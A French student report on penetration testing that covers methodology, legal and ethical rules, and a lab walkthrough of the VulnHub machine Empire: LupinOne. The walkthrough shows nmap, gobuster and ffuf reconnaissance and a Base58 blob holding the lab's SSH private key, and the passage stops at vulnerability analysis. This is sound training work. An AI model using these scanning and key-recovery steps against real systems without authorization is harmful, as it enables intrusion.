



Ministère de l'Enseignement
Supérieur et de la
Recherche Scientifique



Institut National Polytechnique
Félix HOUPHOUËT-BOIGNY



ECOLE NATIONALE SUPERIEURE DE STATISTIQUE
ET D'ECONOMIE APPLIQUEE



RAPPORT DE PROJET TUTORE : PENTESTING

EXPOSANTS :

TRAORE IBRAHIM

SAMAKE CHEIKH OMAR

Master 1, Sécurité Cybersécurité et IA

Année Scolaire : 2025-2026

Table des matières

LISTE DES SIGLE ET ABREVIATION.....	ii
INTRODUCTION.....	1
CHAPITRE I : PRESENTATION GENERALE DU PENTEST	2
I. Définition et importance.....	2
II. Typologie des tests d'intrusion	2
III. Les étapes du pentesting.....	3
1. Cadrage (pré-engagement).....	3
3. Scan et énumération.....	3
4. Analyse de vulnérabilités.....	3
5. Exploitation.....	4
6. Post-exploitation.....	4
7. Nettoyage et restitution.....	4
IV. Réglementation et éthique.....	4
1. Cadre légal du pentesting.....	4
2. Principes éthiques du pentesting.....	5
3. Référentiels, normes et certifications.....	5
CHAPITRE II : Pentest sur Empire: LupinOne.....	7
I. Présentation d'Empire: LupinOne.....	7
II. Environnement de pentest	7
III. Réalisation de pentest.....	8
1.Reconnaissance.....	8
2. Scan et énumération.....	8
3. Analyse des vulnérabilités.....	12
4. Exploitation.....	12
5. Post-exploitation.....	13
6. Recommandations.....	14
Conclusion.....	15
Bibliographie.....	16

LISTE DES SIGLE ET ABREVIATION

OSCP : Offensive Security Certified Professional

CEH : Certified Ethical Hacker

HIPAA : Health Insurance Portability and Accountability Act

SQL : Structured Query Language

XSS : Cross-Site Scripting

OSCP : Offensive Security Certified Professional

IP : Internet Protocol

HTTP : Hypertext Transfer Protocol

ISO : International Organization for Standardization

Nmap : Network Mapper

John the Ripper : Permet de faire du cracking de mot de passe

404 — Page non trouvée

403 — Accès Refusé

301 — Le chemin existe mais redirige vers un autre répertoire

200 — La page existe et est accessible

INTRODUCTION

La sécurité informatique est devenue une priorité majeure dans un contexte où les cyberattaques gagnent continuellement en fréquence, en sophistication et en impact. Face à cette évolution, le test d'intrusion (pentest) occupe une place essentielle : il permet d'identifier, de valider et de corriger les vulnérabilités d'un système avant qu'elles ne soient exploitées par des acteurs malveillants. Le pentest consiste à simuler, de manière contrôlée et autorisée, des scénarios d'attaque réalistes afin d'évaluer le niveau de résistance d'un système, d'un réseau ou d'une application.

Ce rapport s'inscrit dans une démarche proactive combinant une approche théorique et une mise en œuvre pratique. Il propose d'abord une présentation structurée des concepts clés du pentesting : ses objectifs, ses principales typologies, les étapes d'une démarche méthodique (de la reconnaissance au reporting), ainsi que les outils et cadres de référence couramment utilisés. Cette base théorique vise à clarifier les enjeux, les bonnes pratiques et la logique globale d'un test d'intrusion, tout en posant un cadre rigoureux pour l'analyse.

Dans un second temps, le rapport détaille une étude de cas réalisée sur Empire: LupinOne, une machine volontairement vulnérable disponible sur VulnHub. Ce laboratoire a été choisi afin de nous entraîner au pentesting et au hacking éthique dans un environnement légal, isolé et hors ligne, en reproduisant des conditions proches d'un audit de sécurité. Nous y présentons la méthodologie suivie, les vulnérabilités identifiées, les techniques utilisées pour les exploiter de manière contrôlée, ainsi que les recommandations proposées pour réduire les risques.

L'objectif de ce document est donc double : consolider une compréhension théorique du pentest et illustrer concrètement son intérêt à travers un cas pratique. Il met en évidence l'importance d'intégrer des tests d'intrusion réguliers dans une stratégie de cybersécurité, afin d'améliorer durablement la posture de sécurité des systèmes.

CHAPITRE I : PRESENTATION GENERALE DU PENTEST

Le test d'intrusion (pentest) constitue une démarche proactive de cybersécurité visant à identifier, valider et hiérarchiser les failles exploitables d'un système d'information. En reproduisant, de façon contrôlée et autorisée, des scénarios d'attaque réalistes, il permet d'évaluer la robustesse des mécanismes de protection en place et de mesurer l'exposition globale aux risques.

Ce chapitre présente les fondements du pentesting, ses principales typologies, les étapes méthodologiques qui structurent un test d'intrusion, ainsi que les outils et référentiels couramment mobilisés pour sa mise en œuvre.

I. Définition et importance

Le pentesting, ou test d'intrusion, est un processus consistant à simuler des attaques informatiques dans le but d'évaluer le niveau de sécurité d'un système, d'un réseau ou d'une application. Cette démarche s'appuie sur une méthodologie rigoureuse (reconnaissance, énumération, exploitation, post-exploitation et restitution) afin d'identifier les vulnérabilités, d'en confirmer l'exploitabilité et d'estimer leur impact réel sur la confidentialité, l'intégrité et la disponibilité des ressources.

Au-delà de la simple détection de failles, le test d'intrusion apporte une valeur opérationnelle importante : il permet d'évaluer l'efficacité des mesures de défense (configuration, contrôle d'accès, segmentation, surveillance), de mettre en évidence les chaînes d'attaque possibles et de formuler des recommandations concrètes de correction et de durcissement. En contribuant à prévenir les compromissions et à réduire le risque de fuite de données, le pentesting s'impose ainsi comme un levier essentiel des stratégies modernes de cybersécurité, au service de la continuité d'activité et de la confiance des parties prenantes.

II. Typologie des tests d'intrusion

Les tests d'intrusion se classent généralement en trois catégories selon le niveau d'information mis à disposition du testeur :

- **Black-box testing** : le testeur ne dispose d'aucune information préalable sur la cible. Cette approche reproduit le point de vue d'un attaquant externe et vise à évaluer la surface d'attaque exposée (services, applications, configurations) ainsi que la résistance globale aux tentatives d'intrusion.
- **White-box testing** : le testeur bénéficie d'un accès étendu aux informations internes (code source, configurations, schémas d'architecture, documentation). Cette méthode permet une analyse plus approfondie, favorisant l'identification de vulnérabilités difficiles à détecter par une approche externe seule.

- **Grey-box testing** : le testeur dispose d'un accès partiel à certaines informations (par exemple un compte utilisateur, une documentation partielle ou des éléments d'architecture). Cette approche simule un attaquant interne ou un utilisateur disposant de droits limités, offrant un compromis entre réalisme et profondeur d'analyse.

Ces approches sont choisies en fonction des objectifs du test, du contexte (interne/externe) et du niveau de risque à évaluer.

III. Les étapes du pentesting

Un test d'intrusion suit généralement une démarche structurée afin d'évaluer la sécurité d'un système de manière méthodique et traçable. Les phases décrites ci-dessous peuvent être adaptées selon le périmètre, le temps imparti et les règles d'engagement définies avant le test.

1. Cadrage (pré-engagement)

Objectif : définir le périmètre et les conditions du test.

Cette étape précise notamment les cibles autorisées, la durée, les restrictions (ex. interdiction de déni de service), ainsi que les livrables attendus (rapport, preuves, recommandations).

2. Reconnaissance (OSINT et collecte d'informations)

Objectif : collecter des informations utiles sur la cible, afin d'orienter les phases suivantes.

Exemples d'actions :

- identification de domaines, sous-domaines et informations DNS
- recherche d'informations publiques (site web, technologies exposées, éléments de configuration visibles) ;
- collecte d'indices pouvant révéler des utilisateurs, adresses e-mail ou services.

3. Scan et énumération

Objectif : identifier la surface d'attaque technique et caractériser les services accessibles.

Exemples d'actions :

- découverte d'hôtes et scan de ports ouverts ;
- identification des services et versions ;
- énumération applicative ou réseau selon les services détectés (ex. HTTP/HTTPS, SSH, SMB, etc.).

Cette phase permet de détecter les points d'entrée possibles et de formuler des hypothèses de vulnérabilités.

4. Analyse de vulnérabilités

Objectif : identifier et prioriser les failles exploitables (vulnérabilités connues, mauvaises configurations, erreurs d'authentification, etc.).

Les résultats peuvent provenir d'analyses manuelles, de vérifications ciblées et, le cas échéant, d'outils de scan, puis être validés par des preuves contrôlées.

5. Exploitation

Objectif : démontrer de manière contrôlée l'impact réel des vulnérabilités (accès non autorisé, fuite d'informations, exécution de code, élévation de privilèges).

Cette étape vise à produire des preuves mesurables (captures, logs, commandes, flags en environnement CTF) tout en limitant l'impact sur le système.

6. Post-exploitation

Objectif : évaluer jusqu'où une compromission pourrait s'étendre (élévation de privilèges, accès à des données sensibles, rebond vers d'autres composants), dans les limites fixées par le périmètre et les règles d'engagement.

Dans un contexte pédagogique (CTF/lab), cette phase peut inclure la récupération de preuves (flags) et la démonstration d'un contrôle complet de la machine.

7. Nettoyage et restitution

Objectif : restaurer un état propre (suppression d'artefacts de test si nécessaire) et formaliser les résultats.

Le rapport final présente :

- les vulnérabilités identifiées, leur criticité et leur impact ;
- les preuves de validation ;
- les recommandations de correction et de durcissement ;
- une synthèse des risques et des priorités de remédiation.

IV. Réglementation et éthique

Le test d'intrusion (pentest), bien qu'essentiel pour évaluer et renforcer la sécurité des systèmes d'information, doit être réalisé dans un cadre strictement légal et conformément à des principes éthiques. Ces exigences visent à garantir la légitimité des opérations, à protéger la confidentialité des données et à respecter les droits des parties concernées.

1. Cadre légal du pentesting

Un test d'intrusion réalisé sans autorisation préalable constitue une activité illégale, susceptible d'être assimilée à une cyberattaque. Afin de respecter la législation et de sécuriser la démarche, les éléments suivants sont indispensables :

- Autorisation formelle (accord préalable) : obtention d'une autorisation écrite du propriétaire ou du responsable du système ciblé, précisant clairement l'objectif du test et les responsabilités.

- Périmètre et limites définis (scope) : définition explicite des systèmes, adresses IP, applications, comptes autorisés, ainsi que des actions interdites (par exemple le déni de service).
- Confidentialité et protection des données : les informations sensibles découvertes doivent être protégées, conservées de manière sécurisée et ne pas être divulguées en dehors des personnes autorisées.

En Côte d'Ivoire, la loi n°2013-450 du 19 juin 2013 relative à la protection des données à caractère personnel encadre le traitement des données personnelles et impose des obligations strictes en matière de confidentialité et de sécurité¹.

Dans certains secteurs, des référentiels spécifiques peuvent s'ajouter : par exemple, PCI DSS (environnements de paiement) définit des attentes en matière de tests de sécurité, incluant des tests de pénétration².

De même, le cadre HIPAA (secteur santé aux États-Unis) impose notamment une analyse de risques documentée et des évaluations de sécurité, auxquelles des tests techniques peuvent contribuer³.

2. Principes éthiques du pentesting

Au-delà du droit, le pentest repose sur des règles déontologiques garantissant l'intégrité du test et la responsabilité du testeur :

- Consentement : agir uniquement avec autorisation explicite et dans le périmètre convenu.
- Minimisation des impacts : éviter toute perturbation inutile (systèmes en production, pertes de données, indisponibilités) et privilégier des preuves contrôlées.
- Traçabilité et transparence : documenter les actions réalisées et produire un rapport clair (vulnérabilités, preuves, impacts, recommandations).
- Professionnalisme : ne jamais détourner les accès obtenus et ne pas exploiter les failles à des fins personnelles ; respecter la confidentialité des informations collectées.

3. Référentiels, normes et certifications

Les bonnes pratiques de sécurité s'appuient souvent sur des référentiels reconnus. Par exemple, ISO/IEC 27001 fournit un cadre de gestion de la sécurité de l'information (ISMS) et inclut des contrôles relatifs aux tests de sécurité(notamment en développement et acceptation)⁴.

Par ailleurs, certaines certifications renforcent la crédibilité et attestent de compétences en test d'intrusion, telles que :

- CEH (Certified Ethical Hacker), orientée "hacking éthique" et méthodologie⁵.

¹ Voir sur

https://www.unodc.org/cld/uploads/res/document/civ/loi-no-2013-450-relative-a-la-protection-des-donnees-a-caractere-personnel_html/06192013_loi_donne_es_personnelles.pdf

² Voir sur https://listings.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf

³ Voir sur <https://www.hhs.gov/hipaa/for-professionals/security/guidance/guidance-risk-analysis/index.html>

⁴ Voir sur

<https://www.isms.online/iso-27001/annex-a-2022/8-29-security-testing-in-development-acceptance-2022/>

⁵ Voir sur <https://www.eccouncil.org/train-certify/certified-ethical-hacker-ceh/>

- OSCP (OffSec Certified Professional), axée sur la pratique et la résolution de scénarios de pentest⁶.

En respectant ces exigences légales et éthiques, le pentesting devient un outil efficace pour améliorer la posture de sécurité tout en garantissant la légitimité, la fiabilité et la conformité des actions menées

⁶ Voir sur <https://www.offsec.com/courses/pen-200/>

CHAPITRE II : Pentest sur Empire: LupinOne

Ce chapitre présente la mise en œuvre pratique d'un test d'intrusion dans un environnement contrôlé, à travers l'étude de cas Empire: LupinOne. L'objectif est d'appliquer une démarche structurée (cadrage, reconnaissance, énumération, exploitation, post-exploitation et restitution) afin d'identifier les failles de sécurité, d'évaluer leur impact, puis de proposer des mesures correctives adaptées.

L'ensemble des manipulations décrites a été réalisé exclusivement dans un laboratoire isolé, à des fins pédagogiques, et avec un périmètre strictement limité à la machine cible.

I. Présentation d'Empire: LupinOne

Empire: LupinOne est une machine volontairement vulnérable (type CTF/lab) publiée sur la plateforme VulnHub. Elle fait partie de la série "Empire" et a été publiée le 21 octobre 2021⁷.

Cette machine est conçue pour entraîner les compétences fondamentales d'un pentest, en particulier la phase d'énumération, l'identification de points d'entrée réalistes, ainsi que la progression vers une compromission complète du système. Les retours de résolution indiquent que la difficulté est globalement intermédiaire (easy-medium/medium) et que l'objectif final est l'obtention d'un accès root et la récupération des preuves (flags)⁸.

II. Environnement de pentest

Le test d'intrusion a été réalisé dans un environnement virtualisé à l'aide de VirtualBox, sur une machine hôte de type HP (Victus by HP). Deux machines virtuelles ont été déployées :

- Machine attaquante : Kali Linux (8 cœurs, 4 Go de RAM), utilisée pour la reconnaissance, l'énumération, l'exploitation et la collecte des preuves.
- Machine cible : *Empire: LupinOne* (4 cœurs, 4 Go de RAM), représentant le système à auditer.

Afin de garantir la sécurité du test et d'éviter tout impact sur un réseau externe, les VMs ont été configurées sur un réseau privé/isolé (recommandé : *Host-Only* ou *NAT Network*). Des instantanés (snapshots) ont été utilisés pour pouvoir revenir à un état stable si nécessaire, et l'ensemble des actions importantes a été journalisé (captures d'écran, sorties d'outils, commandes exécutées) dans le but d'assurer la traçabilité et la reproductibilité des résultats.


⁷ Voir sur <https://www.vulnhub.com/entry/empire-lupinone%2C750/>

⁸ Voir sur <https://www.infosecinstitute.com/resources/capture-the-flag/empire-lupinone-vulnhub-ctf-walkthrough-part-1/>

III. Réalisation de pentest

1.Reconnaissance

Dans notre environnement de laboratoire, l'adresse IP de la machine cible était déjà connue (VM locale). Par conséquent, la phase de découverte d'hôte a été réduite. Une reconnaissance active a toutefois été réalisée via des scans et de l'énumération afin d'identifier la surface d'attaque, les services exposés et les points d'entrée potentiels.

A screenshot of a terminal window titled "vm 1 [En fonction] - Oracle VirtualBox". The terminal shows the output of a command, likely "ifconfig", displaying network interface information for "eth0". The IP address "192.168.56.106" is highlighted with a green box. The terminal also shows the system is "Debian GNU/Linux 11 LupinOne tty1" and the author is "icex64 & Empire Cybersecurity, Lda".

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.56.106
Author: icex64 & Empire Cybersecurity, Lda
#####
LupinOne login:
```

Figure 1 : Adresse IP de la cible

2. Scan et énumération

Un scan de la cible a été réalisé afin d'identifier les ports ouverts, les services associés et leurs versions. Les résultats mettent en évidence deux services exposés : SSH (22/tcp) et HTTP (80/tcp).

Résumé des services identifiés :

- SSH (22/tcp) : OpenSSH (Debian) — point d'entrée potentiel si authentification faible ou clé compromise.
- HTTP (80/tcp) : Apache (Debian) — surface d'attaque web (contenus cachés, répertoires, fichiers sensibles).

```

(cheikh@DESKTOP-I6BIFB2)-[~]
$ nmap -p- -A 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 21:33 GMT
Nmap scan report for 192.168.56.106
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|   256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux CPE: cpe:/o:linux:linux_kernel

```

Figure 2 : Scan de la cible

Une première consultation de la page web ne révèle qu'un contenu statique (image), sans informations directement exploitables via le code source. Une énumération des répertoires a donc été réalisée afin d'identifier d'éventuels contenus non référencés.




Figure 3 : Site web de la machine cible

L'énumération initiale via gobuster, un outil de découverte de répertoires, a permis d'identifier uniquement des chemins classiques (répertoires standards) qui ne nous ont pas fourni de renseignements pertinents.

```
(cheikh@DESKTOP-I6BIFB2)~$ gobuster dir -u http://192.168.56.106/ -w wordlists-master/wordlists-master/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.106/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: wordlists-master/wordlists-master/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/image (Status: 301) [Size: 316] [--> http://192.168.56.106/image/]
/index.html (Status: 200) [Size: 333]
/javascript (Status: 301) [Size: 321] [--> http://192.168.56.106/javascript/]
/manual (Status: 301) [Size: 317] [--> http://192.168.56.106/manual/]
/robots.txt (Status: 200) [Size: 34]
/server-status (Status: 403) [Size: 279]
Progress: 4613 / 4613 (100.00%)
=====
Finished
```

Figure 4 : Énumération des répertoires du site web

Afin d'améliorer la couverture de recherche, une seconde énumération a été effectuée avec un outil plus flexible et avancé appelé ffuf, ce qui a conduit à la découverte d'un répertoire non trivial : ~secret.

```
(cheikh@DESKTOP-I6BIFB2)~$ ffuf -w wordlists-master/wordlists-master/dirb/common.txt -u http://192.168.56.106/~FUZZ
=====
v2.1.0-dev
=====
:: Method : GET
:: URL : http://192.168.56.106/~FUZZ
:: Wordlist : FUZZ: /home/cheikh/wordlists-master/wordlists-master/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
=====
secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 12ms]
:: Progress: [4614/4614] :: Job [1/1] :: 3225 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Figure 5 : Scan de répertoires cachés avec ffuf

L'accès à ce répertoire contient un message attribué à un utilisateur "icex64", indiquant qu'une clé privée SSH est dissimulée dans ce répertoire et suggérant qu'elle peut être compromise via une wordlist ("fasttrack"). Cette information constitue un indice majeur, car elle relie directement

un service web (HTTP) à un accès système (SSH).

< > ↺ ⚠ Non sécurisé 192.168.56.106/~secret/

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.

I'm smart I know that.

Any problem let me know

Your best friend icex64

Figure 6 : Contenu du répertoire caché secret

Nous avons utilisé ffuf une fois de plus pour obtenir la clé privée SSH caché dans le répertoire secret.

```
(cheikh@DESKTOP-I6BIFB2) ~$ ffuf -w wordlists-master/wordlists-master/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.106/~secret/.FUZZ -ic -fc 404,403 -e .txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.106/~secret/.FUZZ
:: Wordlist     : FUZZ: /home/cheikh/wordlists-master/wordlists-master/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 404,403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 35ms]
[Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 23ms]
[LWAKN] Caught keyboard interrupt (Ctrl-C)
```

Figure 7 : Découverte du répertoire caché secret.txt

Dans le répertoire ~secret, un fichier contenant une chaîne de caractères non lisible a été identifié.

```
< > ↺ ⚠ Non sécurisé 192.168.56.106/~secret/mysecret.txt

c6x6DNK2QddY61CsSuqPzUdG5x4F5ohDYnArU3kws5dmTURqcaTnrcHC3NLKbqF2M2wrN8RTW3etPlUvEz9qfBuNyhAK8TWu5cFkLoscWUrc4rLcrafiVvxPpP692Bw5sbshu6ZZp1xz3WvNZHPE0Q3R7x7JUnupsEhcCgjuX0D78N1TMZGL2nUxcQDwaHuCU10NLSK81Y9LkND
67Wd870d2JpdlUwYossSeHlEuvj3CEYvKRPPohSgl7JmTzextZs59uXGDLmQb8NT936L6Vw4DEPKuleY6wvYtffQVZEYXh0tK6poka3Jo2B83cVok6v74MSD11dJkVesVGLVPMk4Dpshzt1GcabDuAucLw31LYuWZK75K9cX9E2qcddw7YwugahCnShYoooolcE0iCaoJ
j4JlUvaFQlccFocvuzgn81GAJ8LdxQjos51tHm1YtppbopG4NFq5f3qmgAduA2ZPMUAWWVHkgsVEnoo1T8sXGJfZxgHAFER49nZn1YgcFk873wFF5WpEpsgcCkVSHY3Kef3dUqB8pF6w8Jn57wmZa9oWZVd8Rxs1cXawKSLxARdEURLH6usenUWMAW5mYvWTrJK2
vzTBbd5djhYKaY2szXfEtZd8bRfHlUeRkU7DKhncPb2mQloTSuRgnFUG8CnaD3L2Q9UHeprvs67YGC2JWk54nmT6v1pHLH8R8GBC9ZTfddtBa208asPQVbuKABVEVsg1xVvfyRZz83H6DEzEnqoeioQddJcLVNTMXPYXG6i88AA41pa5a32U06xRp66otrWlTerjiaULN
67pre5WmH4vY3Mb9v9Cu6358KMcV1YZAXvR8woZPXtquY9E1FL6i3KXFe3Y7M4L17jF8vFRK6oYg8s0jYEBXQ2ob2MqaJNcCQX8umkIGFNFI8oToFmz29wB2F3PtpP798UkQK3fSNWKKvDjWduMRWey2j61yaH4j5uZQXD37FNV7Bj71GGFGEH8SKP2gg5nLcACbkzF
4zjdikP3TFIWMGn1j5az3AxveN3EUfnuDTf84ADRT57UokLMD11V73Pt5PQe8g8SLjuvtNypo8AqC3zTMSmP8dFQgoborCXEMJz6npX6QhQXqpb58YVRhpM21Nz4xfKDL8QFCVH2bel1PZcEghmdVdY9N3pVRMBU57MznYasCruxQWVE55RPSPrMEcRLCoA1XBtY657xqf
bEg2aw8BdM1LmHuxbm3hxr9Zi2xdZyu31PLkpbQkQz3H4GTk2mb5fxuu9U6nGMW24wjGbxH66aTnelweh747fKwZfSLGvYv7RyAS7Qkukud9ozyBxcsV4VEdf8mW5g3nTDyKE69P345kpQGDVVK3vDfJvZbL806BFPJEPi125edV93bCyNRKFPKtXpQ705ruk7L5LEXG8
H4rsLyv6dJUT9nJGmQKRP3B8ugawd71xMUYORhagBmGyaf143BapacTm6G95wPyZT8MzgAL5Vmer8tkk3y4Ph4U2E1hVn1FQV57U9XBwQhC6FhrDh2ob2jDeGvuVHzPgqMeRMztzJaLBZ2wDLeJUEJaJAHnLxx1xXU7V4gR1at1MF85bjFtC7owzKheCP8n3Xou
8V7aFQ0B23PCLjdrEGU57auaa3xhy843ayggnyvjz8uoaQbm8571x4yHyH2Uzhp18vE6KKK1rVU8BHM175HlxzAtNTK6pEJC37EPkbu0CZqd9J6K3Cnp2HY3mL7zcqZPHesRS5J6762BoZp2SVtUkRFBPtyemAv1t1ohk8Fz4ADNMcXaL77rH89B8
tcshaBaY7B5CrtvgFFtEucFanfbz8wBx7dK722fmeY4h3ZJGDXGTpXveXwGMS36ccCPVXSPwpsr1bY9RC81AZjPmcsr8SPV56aD2elmg6K2cophJ3Lma85X5SPu4tCxyfZF89E3c22xryGOCV2oTnryZ23YrEhe9KcX59DRhnrD7123gGkAsuBpM13PVMldgy
NzpgEGGj9czgBaL5PmPpBwif9fTe4xy11BfN5MDY7YfHtUc1oRtDow67w5z3ad3jDnXQLQ6maoz22y4hAPAC1vpsCrtKQ35JEDwFwUe4wzN13s3dCH8VUMUJL21cA3vcVHEP15ab08Fp3uJgRS5ZP7VeLDW7fAng8KvznrCmXaRBFVjFV25jyh7jdod
wJ5EPnSpnshbV8Z6L8d1cuhxpggm1jByELxVHF1C9T36gLDvgUv8nc7PE3YoXpCoyCs55r35h9zYfKgcj3kvTdfPHM8F5JCVBUJTKSEAvkR61j6H4LEj8g256GADHhQpwtGYfTejcn8L77LuoVmACLVfC439jTvdxcTYAY6y2v7zPYR89GmEq5j3doqd
ahv1DktvtQcRB1i2zhgMwYsJyMMRM4BPScnn92ncLD1Bw510B8Ny29CNKMK4PF7Uqa7vCTgw4VjvvsJEG6PRFngD5rg4avGUqEUMngc5mN6Ea3pXpKh6hZngCqVhegBAV17nDBTwukqDEcS46UczXMFBAgnQWHEXas547vCXho71gcmVqu25EAPFg3yvmMnR5CQx1KrY
oK3p279KLAY54H4R8R2DYQwhe8YjNsf8Mzq3X54mhbcj3z3eXokonVkr77P9g9y690Vz7eYUvFXVCjPw17aDDA7HdQd2UpGhEGtW5FEJtDgPxrPq8Q3h3N75F8KeQz7s777pwc2vWuv1L5ZZTppbWymsgZcklnkg5N89Pp5i2VXCI3Fhobaf2vd2jhg4rcplZngd
mmeotL7C7rFdvUmpYpHRz2q7FEQFkxRL73Goi8R8wGQ1UyBNKPBvVnc7J6yJafuVcLT6yMEUYXQT1pmeHx4rXZK3ak2DbucKtGhGqMhMnVbtpLQuAPZhs13GUCIE46Kw5Kz7svohTC514L4UeZREZEYy6v2GGiEP4MF2eHNBuqtOnXbsGp8sb3bZATFLXVbP3PgW8r
gAak7QBFAGryQ3tYXWtHuhkPMUKU1DFerEY1L8HGDucuzF2dkbfFvo8HaePYFNsPDcn1PwgS8uA9agCXSK5ZbKbN8U2zpcstqFAXeQ8BL1wZzdsbF2YZEKZNYckW5K7Fas5DgKm2gRn8Bgt3JqW5
```

Figure 8 : Contenu du répertoire caché secret.txt

3. Analyse des vulnérabilités

L'analyse du format (absence de 0/O/I/l, etc.) nous a emmené à la conclusion qu'il s'agissait d'un encodage de Base58. La conversion via un outil de transformation (CyberChef) a permis d'obtenir une clé privée OpenSSH.

